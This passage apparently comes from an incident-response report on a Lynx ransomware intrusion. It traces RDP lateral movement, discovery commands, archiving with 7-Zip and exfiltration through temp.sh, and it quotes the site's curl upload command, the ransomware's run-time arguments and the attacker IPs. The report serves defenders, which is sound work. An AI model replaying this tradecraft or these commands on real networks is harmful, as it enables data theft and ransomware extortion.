
k event.code	k process.executable	k process.command_line
1	C:\Windows\System32\notepad.exe	"C:\Windows\system32\notepad.exe" C:\Users\ [REDACTED] \Desktop\nxc.txt

After collecting and exfiltrating data from the network shares, the threat actor ran one last ipconfig command before disconnecting the RDP session, ending discovery activity for day six.

On day eight of the intrusion, the threat actor returned to the beachhead host via RDP from a second IP address 77.90.153[.]30 and immediately executed Netscan, as well as the following discovery commands:

```
ipconfig
"C:\Windows\system32\mmc.exe" "C:\Windows\system32\lusrmgr.msc"
"C:\Windows\system32\SecEdit.exe" /export /cfg C:\secpol.cfg
notepad.exe C:\secpol.cfg
```

lusrmgr.msc is the Microsoft Management Console Local Users and Groups snap-in and is used for advanced management of local users and groups.



The next command run launched `secdit.exe`, a native windows binary used to analyze and make changes to system security policies. In this case, the threat actor exported all local security policies to a file named `secpol.cfg` and reviewed the export using Notepad.

Following this, the threat actor connected to a domain controller via RDP and launched `dsa.msc`, the Active Directory Users and Computers console. They reviewed this for some time before disconnecting their session and moving to a second domain controller via RDP and launching "`C:\Windows\system32\ServerManager.exe`".

Next, the threat actor pivoted to mapping out the Hyper-V infrastructure, as we observed RDP connections from the beachhead host to three hypervisors. On all three servers, the threat actor launched `virtmgmt.msc` (the Hyper-V management console) and also ran `systeminfo` and `regedit`. The threat actor was also observed issuing `ping` commands to a third domain controller during the RDP session on one of the hypervisors.

During this time, the threat actor was again observed querying the registry on the beachhead host to identify Hyper-V hostnames.


```
reg query HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Virtual Machine\Guest\Parameters
```

The threat actor also made multiple attempts to enumerate another domain on the network using discovery commands from the beachhead host and DC B, including:

```
regedit
nslookup REDACTED
nbtstat -a REDACTED
C:\Windows\system32\PING.EXE REDACTED -4
```

On day eight, the threat actor was observed utilizing netscan to browse multiple network appliances such as Firewalls and VPNs. These actions can be observed in browser history events, as well as in process events for Microsoft Edge, with `netscan.exe` as the parent process.

The threat actor used the open 'As Web (HTTP)' shortcut within the Netscan GUI to view the appliances' web portals in the browser.





event.code	event.action	process.command_line	process.parent.executable
1	Process creation	"C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe" --single-argument http://10.10.10.10/	C:\Users\user\Documents\000\netscan.exe
1	Process creation	"C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe" --single-argument http://10.10.10.10/	C:\Users\user\Documents\000\netscan.exe
1	Process creation	"C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe" --single-argument http://10.10.10.10/	C:\Users\user\Documents\000\netscan.exe
1	Process creation	"C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe" --single-argument http://10.10.10.10/	C:\Users\user\Documents\000\netscan.exe
1	Process creation	"C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe" --single-argument http://10.10.10.10/	C:\Users\user\Documents\000\netscan.exe
1	Process creation	"C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe" --single-argument http://10.10.10.10/	C:\Users\user\Documents\000\netscan.exe


Finally, on day nine of the intrusion, the threat actor reconnected to the beachhead host from IP address 77.90.153[.]30 and ran *systeminfo*, followed by launching SoftPerfect Network Scanner, before moving on to their final objective of deploying ransomware.

Lateral Movement


DAY 1




DAY 2



DAY 8





Throughout the intrusion, the threat actor used the beachhead host as a central point to access and move laterally across the network via RDP. The threat actor relied heavily on SoftPerfect Network Scanner to identify and enumerate targets for lateral movement, running scans each time they accessed the network.

On day one of the intrusion, after running initial discovery commands and netscan.exe, the threat actor was observed connecting to a domain controller via RDP using Domain Admin credentials. A logon type 7 (Unlock) was seen in Security Event ID 4624 logs, indicating an existing RDP session was unlocked.

event.code	winlog.event_data.LogonType	source.ip	host.hostname	winlog.logon.type	user.name
4624	7	Beachhead	Domain Controller A	Unlock	Domain Admin

On day two of the intrusion, the threat actor was observed logging into several hypervisors using the “Lookalike 1” domain administrator account and the “administratr” account created the previous day. Following this, the threat actor created “Lookalike 2” and added it to a domain-specific high-privileged group. They then also tested this account by authenticating to the hypervisors.

These logins were observed in Security Event ID 4624 Logon Type 3 (Network) events. No activity was observed during these logons, and as detailed in the privilege escalation section, this was likely to test the permissions of the newly created accounts.

k event.code	k winlog.event_data.LogonType	source.ip	k host.hostname	k winlog.logon.type	k user.name
4624	3	Beachhead	Hypervisor A	Network	Domain Admin
4624	3		Hypervisor A	Network	
4624	3		Hypervisor A	Network	
4624	3		Hypervisor A	Network	
4624	3		Hypervisor A	Network	administratr
4624	3		Hypervisor A	Network	administratr
4624	3		Hypervisor A	Network	Lookalike 2
4624	3		Hypervisor A	Network	
4624	3		Hypervisor B	Network	
4624	3		Hypervisor B	Network	

On day six of the intrusion, the threat actor was observed launching mstsc.exe via explorer.exe and initiating connections to several hypervisors. However, no successful logons were observed on this day. This can be observed in Sysmon Event ID 1 (process creation) and Event ID 3 (network connections) events.

k host.hostname	k event.code	k user.name	k process.executable	k process.parent.executable
Beachhead	1	Initial Access User	C:\Windows\System32\mstsc.exe	C:\Windows\explorer.exe
	1		C:\Windows\System32\mstsc.exe	C:\Windows\explorer.exe

k host.hostname	k event.code	k user.name	k process.executable	# destination.port	destination.ip
Beachhead	3	Initial Access User	C:\Windows\SYSTEM32\mstsc.exe	3,389	Hypervisor B
	3		C:\Windows\SYSTEM32\mstsc.exe	3,389	Hypervisor B
	3		C:\Windows\SYSTEM32\mstsc.exe	3,389	Hypervisor A
	3		C:\Windows\SYSTEM32\mstsc.exe	3,389	Hypervisor A

On day eight of the intrusion the threat actor was observed connecting to multiple domain controllers and hypervisor servers via RDP using the Domain Admin account to perform further discovery activities.

k event.code	k winlog.event_data.LogonType	source.ip	k host.hostname	k winlog.logon.type	k user.name
4624	10	Beachhead	Domain Controller A	RemoteInteractive	Domain Admin
4624	10		Domain Controller B	RemoteInteractive	
4624	7		Hypervisor B	Unlock	
4624	10		Hypervisor A	RemoteInteractive	
4624	7		Domain Controller B	Unlock	
4624	7		Hypervisor C	Unlock	
4624	10		Domain Controller C	RemoteInteractive	


On day nine of the intrusion the threat actor was observed connecting to multiple backup servers and file servers via RDP using the domain admin account to achieve their final objective of deploying ransomware.

event.code	winlog.event_data.LogonType	source.ip	host.hostname	winlog.logon.type	user.name
4624	7	Beachhead	Backup A	Unlock	Domain Admin
4624	7		Backup B	Unlock	
4624	7		File server C	Unlock	
4624	7		File server B	Unlock	
4624	10		File server A	RemoteInteractive	

On the sixth day of the compromise, the threat actor accessed several network shares and their contents from the beachhead host. This activity culminated with the collection of several folders from multiple file servers. From the beachhead, the threat actor leveraged 7-Zip to create zip archives of the contents of the two file servers.

host	EventId	action	ParentImage	Image	CommandLine
Beachhead	1	Process creation	C:\Windows\explorer.exe	C:\Program Files\7-Zip\7zG.exe	"C:\Program Files\7-Zip\7zG.exe" a -i#7zMap9709:11330:7zEvent15423 -ad -saa -- "\\ [REDACTED]
Beachhead	1	Process creation	C:\Windows\explorer.exe	C:\Program Files\7-Zip\7zG.exe	"C:\Program Files\7-Zip\7zG.exe" a -i#7zMap75:11560:7zEvent18416 -ad -saa -- "\\ [REDACTED]
Beachhead	1	Process creation	C:\Windows\explorer.exe	C:\Program Files\7-Zip\7zG.exe	"C:\Program Files\7-Zip\7zG.exe" a -i#7zMap28407:11520:7zEvent5230 -ad -saa -- "\\ [REDACTED]
Beachhead	1	Process creation	C:\Windows\explorer.exe	C:\Program Files\7-Zip\7zG.exe	"C:\Program Files\7-Zip\7zG.exe" a -i#7zMap20804:19052:7zEvent11623 -ad -saa -- "\\ [REDACTED]

The combination of the 7zG.exe archiving command lines and explorer.exe as their parent process suggests that the threat actor navigated to each target folder via the file manager, right-clicked on them to open the Context Menu and selected 7-Zip's "Add to Archive" functionality to create the zip files.



The threat actor saved the resulting archives in the Desktop folder of the compromised user.

host	EventId	action	Image	TargetFilename
Beachhead	11	FileCreate	C:\Program Files\7-Zip\7z6.exe	C:\Users\[redacted]\Desktop\[redacted]
Beachhead	11	FileCreate	C:\Program Files\7-Zip\7z6.exe	C:\Users\[redacted]\Desktop\[redacted]
Beachhead	11	FileCreate	C:\Program Files\7-Zip\7z6.exe	C:\Users\[redacted]\Desktop\[redacted]
Beachhead	11	FileCreate	C:\Program Files\7-Zip\7z6.exe	C:\Users\[redacted]\Desktop\[redacted]

As detailed in the persistence section, AnyDesk was installed as a service on the domain controller; however, no further AnyDesk traffic or activity was observed during the intrusion, and all activity was performed via RDP sessions.

During initial access the threat actor connected from the IP 195.211.190[.]189. During this connection the threat actor's hostname DESKTOP-BUL6K1U, was observed in the Workstation name field in the logon type 3 event

An account was successfully logged on.

Subject:

Security ID: S-1-0-0
Account Name: -
Account Domain: -
Logon ID: 0x0

Logon Information:

Logon Type: 3
Restricted Admin Mode: -
Virtual Account: No
Elevated Token: Yes

Impersonation Level: Impersonation

New Logon:

Security ID: S-[REDACTED]
Account Name: Initial Access User
Account Domain: [REDACTED]
Logon ID: 0x1891BE467
Linked Logon ID: 0x0
Network Account Name: -
Network Account Domain: -
Logon GUID: {00000000-0000-0000-0000-000000000000}

Process Information:

Process ID: 0x0
Process Name: -

Network Information:

Workstation Name: DESKTOP-BUL6K1U
Source Network Address: 195.211.190.189
Source Port: 0

Detailed Authentication Information:

Logon Process: NtLmSsp
Authentication Package: NTLM
Transited Services: -
Package Name (NTLM only): NTLM V2
Key Length: 128

The IP address 195.211.190[.]189 was hosted on infrastructure from Railnet LLC which is used as a legal front for the Russia based bulletproof hosting provider *Virtualine* as reported by [Intrinsec](#). Bulletproof hosting providers are frequently used by threat actors, as they knowingly provide services that enable cybercrime, such as allowing anonymous use of their infrastructure and actively ignoring law enforcement requests, government inquiries, and abuse complaints. Furthermore, their infrastructure is typically hosted in countries with a high tolerance for malicious cyber activities.

event.dataset	source.ip	source.as.organization.name	source.as.number	source.geo.continent_name	source.geo.country_name
zeek.ssl	195.211.190.189	Railnet LLC	214,943	Europe	The Netherlands
zeek.rdp	195.211.190.189	Railnet LLC	214,943	Europe	The Netherlands

Later in the intrusion, the threat actor switched to a second IP address (also hosted on Railnet LLC infrastructure) to access the network. The same hostname *DESKTOP-BUL6K1U* was used.

host.hostname	event.code	winlog.event_data.LogonType	user.name	winlog.logon.type	source.ip	source.domain	source.as.organization.name
Beachhead	4624	3	Initial Access User	Network	77.90.153.30	DESKTOP-BUL6K1U	Railnet LLC
	4624	3		Network	77.90.153.30	DESKTOP-BUL6K1U	Railnet LLC
	4624	7		Unlock	77.90.153.30		Railnet LLC
	4624	3		Network	77.90.153.30	DESKTOP-BUL6K1U	Railnet LLC
	4624	3		Network	77.90.153.30	DESKTOP-BUL6K1U	Railnet LLC
	4624	10		RemoteInteractive	77.90.153.30		Railnet LLC

Virtualine has been observed advertising its bulletproof hosting services on the Russian-speaking forums Exploit and XSS since at least August 2024.



Virtualine
Премиум

Регистрация: 19.08.2024
Сообщения: 59
Реакции: 6
Депозит: 0.00 \$

➤

Вчера в 23:10

Новое Автор темы 🔊 📌 #74

We finally did it! — The world's best bulletproof infrastructure is now fully active.

🎉 **Наконец-то мы это сделали! — Лучшая в мире bulletproof-инфраструктура теперь полностью активна.**

После месяцев тяжелой работы, апгрейдов и бессонных ночей — мы с гордостью заявляем: всё готово. Наш глобальный план по расширению инфраструктуры завершён, и Virtualine выходит на новый уровень. ⚡

💰 С инвестициями в размере \$400,000 мы существенно увеличили мощность и стабильность:

- ✓ Новые аплинки во Франкфурте, Амстердаме и других точках
- ✓ 4 магистральных провайдера для полной отказоустойчивости
- ✓ Апгрейд до оборудования уровня carrier-grade (маршрутизаторы серии MX)
- ✓ Продвинутая защита от DDoS с интеллектуальными механизмами фильтрации
- ✓ Оптимизированная маршрутизация + TCP-настройки = более стабильная работа
- ✓ Расширенный серверный парк, готовый к масштабированию под ваши задачи

Мы знаем, было непросто — сбои, задержки, раздражение. Но это всё в прошлом.


🔥 С сегодняшнего дня всё работает стабильно, инфраструктура обновлена и стала ещё мощнее. Если вы ушли несколько дней назад — сейчас самое время вернуться 😊

Спасибо, что остались с нами. Это только начало.

Your privacy is our priority.

Ваша конфиденциальность — наш приоритет

Soon after the collection activities performed on the beachhead host on day six of the intrusion, the threat actor browsed to the temporary file sharing site temp.sh. This site is commonly used by threat actors to exfiltrate data or host malicious payloads.



~everything is temporary~

To upload: `curl -F "file=@test.txt" https://temp.sh/upload`

Select file to upload: No file chosen

Files expire after 3 days

Bash script for piping output/directly uploading: <https://temp.sh/up.sh>

ShareX config: <https://temp.sh/temp.sh.sxcu>

About

I just made this for quick and handy file and text sharing.

Current file size limit is 4GB

Inspired by transfer.sh, termbin.com and pomf.se (RIP)

The threat actor used the upload feature to exfiltrate the previously archived files. Evidence of this can be seen in the browsing history, with references to the “/upload” URI.

host	EventId	action	Image	TargetFilename
Beachhead	11	FileCreate	C:\Program Files\7-Zip\7zG.exe	C:\Users\ [REDACTED] \Desktop\ [REDACTED]
Beachhead	11	FileCreate	C:\Program Files\7-Zip\7zG.exe	C:\Users\ [REDACTED] \Desktop\ [REDACTED]
Beachhead	11	FileCreate	C:\Program Files\7-Zip\7zG.exe	C:\Users\ [REDACTED] \Desktop\ [REDACTED]
Beachhead	11	FileCreate	C:\Program Files\7-Zip\7zG.exe	C:\Users\ [REDACTED] \Desktop\ [REDACTED]

Hindsight Internet History Forensics (v2024.10)			
Type	URL	Title / Name / Status	Visit Duration
url	http://temp.sh/	Temp.sh Temporary File Upload	None
url	https://temp.sh/	Temp.sh Temporary File Upload	0:00:36.360032
url	https://temp.sh/	Temp.sh Temporary File Upload	0:02:07.711584
url	https://temp.sh/upload		0:00:47.383986
url	https://temp.sh/	Temp.sh Temporary File Upload	0:03:39.182533
url	https://temp.sh/	Temp.sh Temporary File Upload	0:01:09.932294
url	https://temp.sh/upload		0:01:29.028232
url	https://temp.sh/upload		0:01:04.666640
url	https://temp.sh/upload		0:00:07.048605

Further evidence can be seen in network traffic to the associated temp.sh IP address.

k event.dataset	IP source.ip	k zeek.dns.query	IP dns.resolved_ip
zeek.dns	Beachhead	temp.sh	51.91.79.17
zeek.dns		temp.sh	51.91.79.17
zeek.dns		temp.sh	51.91.79.17
zeek.dns		temp.sh	51.91.79.17
zeek.dns		temp.sh	51.91.79.17
zeek.dns		temp.sh	51.91.79.17
zeek.dns		temp.sh	51.91.79.17

The number of visits to the “/upload” URI and the number of large outgoing network traffic events both correlate with the number of archives created by the threat actor, confirming that the multiple archives were exfiltrated individually.

k event.dataset	IP source.ip	k destination.address	# source.bytes ↓	# destination.bytes
zeek.connection	Beachhead	51.91.79.17	680,768,939	7,379,373
zeek.connection		51.91.79.17	149,343,538	1,696,727
zeek.connection		51.91.79.17	106,319,802	1,207,069
zeek.connection		51.91.79.17	89,174,534	966,414

Ransomware deployment

On the ninth day of the intrusion, the threat actor moved laterally to several backup servers and file servers via RDP from the beachhead.

On these servers, they dropped the Lynx ransomware payload “w.exe” on the Desktop folder of the compromised Domain Administrator account.

On one occasion “w.exe” was also dropped on the root folder of an E drive, likely by mistake.

host	EventId	action	Image	TargetFilename
Backup A	11	FileCreate	C:\Windows\Explorer.EXE	██████████w.exe
Backup B	11	FileCreate	C:\Windows\Explorer.EXE	██████████w.exe
File Server C	11	FileCreate	C:\Windows\Explorer.EXE	██████████w.exe
File Server B	11	FileCreate	C:\Windows\Explorer.EXE	E:\w.exe
File Server E	11	FileCreate	C:\Windows\Explorer.EXE	██████████w.exe
File Server A	11	FileCreate	C:\Windows\Explorer.EXE	██████████w.exe

The threat actor then executed “w.exe” on each server using cmd, as shown below.

host	EventId	action	ParentImage	Image	CommandLine
Backup A	1	Process creation	C:\Windows\System32\cmd.exe	██████████desktop\w.exe	w.exe --dir E:\ --mode fast --verbose --no-print
Backup B	1	Process creation	C:\Windows\System32\cmd.exe	██████████desktop\w.exe	w.exe --dir E:\ --verbose --mode fast --no-print
File Server C	1	Process creation	C:\Windows\System32\cmd.exe	██████████desktop\w.exe	w.exe --dir E:\ --verbose --no-print --mode fast
File Server B	1	Process creation	C:\Windows\System32\cmd.exe	██████████desktop\w.exe	w.exe --dir E:\ --mode fast --verbose --no-print
File Server A	1	Process creation	C:\Windows\System32\cmd.exe	██████████desktop\w.exe	w.exe E:\ --mode fast --verbose --no-print
File Server A	1	Process creation	C:\Windows\System32\cmd.exe	██████████desktop\w.exe	w.exe --dir E:\ --mode fast --verbose --no-print

It is interesting to note that in almost all the command lines the order of the passed parameters differs. In one case, the threat actor also mistyped the command by forgetting to specify a flag.

In general, the ransomware was executed with the following arguments:

```
